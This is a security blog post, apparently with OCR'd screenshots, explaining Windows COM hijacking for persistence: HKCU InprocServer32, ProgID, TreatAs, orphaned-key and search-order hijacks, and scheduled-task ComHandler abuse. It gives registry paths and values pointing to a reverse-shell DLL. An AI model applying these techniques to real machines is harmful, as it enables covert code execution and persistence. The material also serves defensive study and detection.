

Computer\HKEY_CURRENT_USER\Software\Classes\CLSID\056440FD-8568-48E7-A632-72157243B55B\InprocServer32

Name	Type	Data
(Default)	REG_SZ	C:\reverse_shell.dll
ThreadModeling	REG_SZ	Apartment

Now, if the victim tries to load the component that the attacker chose, it launches a reverse shell back to the attacker.

Hijacking by ProgID

An application can use the ProgID when they do not know the CLSID of a component. Similarly, to hijack by ProgID, a false ProgID entry can be added under the HKCU with the malicious CLSID.


Computer\HKEY_CURRENT_USER\Software\Classes\BannerNotificationHandler.BannerNotificationHandler\CLSID

Name	Type	Data
(Default)	REG_SZ	{2e7c0a19-0438-41e9-81e3-3ad3d64f55ba}


BannerNotificationHandler.BannerNotificationHa
CLSID
CurVer
shell
BannerNotificationHandler.BannerNotificationHa
ProgID
CLSID

Hijacking by TreatAs

According to Microsoft, `TreatAs` specifies the CLSID of a class that can emulate the current class. With TreatAs, we can make a reference to a different component.

After creating the malicious CLSID, we need a new CLSID (as the same with the target component) and add the `TreatAs` key with the CLSID of the malicious class.

If the victim tries to load the target component, again, the malicious payload will run.



Computer\HKEY_CURRENT_USER\Software\Classes\CLSID\TARGET-COMPONENT-CLSID\TreatAs

056440FD-8568-48E7-A632-72157243B55B
MALICIOS-HARM-HARM-HARM-SOMECLASSIDD
TARGET-COMPONENT-CLSID
TreatAs

Name	Type	Data
(Default)	REG_SZ	MALICIOUS-HARM-HARM-HARM-SOMECLASSID

Hijacking Orphaned Keys

Sometimes, there may be nonexistent InprocServer32/InprocServer and LocalServer32/LocalServer key-values. For example, this case can occur when 3rd party software components are uninstalled. In this situation, an attacker can place a malicious payload at abandoned paths, but this is not feasible all the time because most COM servers require Administrator privileges for writing.

Search Order Hijacking


This technique based on registry precedence rules. Like Bohops says in the blog post, *"By adding the proper registry keys in the HKCU Registry hive, keys located in HKLM are overridden (and 'added' to HKCR) when referencing the target COM object."*

When you load a different dll, it may crash the applications. To avoid that leoloobeek wrote COMProxy. It allows us to run the malicious functionality and at the same same time the original DLL's functionality. So, it protects applications from breaking.

Scheduled Tasks

Since Scheduled tasks take action from HKCR\CLSID, we can find a possibility to hijack because of the precedence rules.


Like enigma0x3 mentioned in his blog post before, some of the scheduled tasks have "Custom Handler" action. When we look at their XML schema file, we will see an `COMHandler` under the `Actions Context` CLSID.



Name	Status	Triggers	Next Run Time	Last Run
BitLocker Encrypt All Drives	Ready	Custom Trigger		11/30/19
BitLocker MDM policy Refresh	Ready	Custom Trigger		11/30/19

When you create a task, you must specify the action that will occur when your task starts. To change thes
actions, open the task property pages using the Properties command.

Action	Details
Custom Handler	



```
PS C:\> schtasks /query /XML /TN "\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FRFX;;;AU)(A;;FA;;;SY)</SecurityDescriptor>
    <URI>\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Users">
      <GroupId>S-1-5-4</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
    <WnfStateChangeTrigger>
      <StateName>7568BCA32B188341</StateName>
    </WnfStateChangeTrigger>
  </Triggers>
  <Actions Context="Users">
    <ComHandler>
      <ClassId>{61BCD1B9-340C-40EC-9D41-D7F1C0632F05}</ClassId>
      <Data><![CDATA[BitLockerEncryptAllDrives]]></Data>
    </ComHandler>
  </Actions>
</Task>
```

32 Posts
cyberstruggle

Previous PostRatelimit Bypass Tool: Whitepass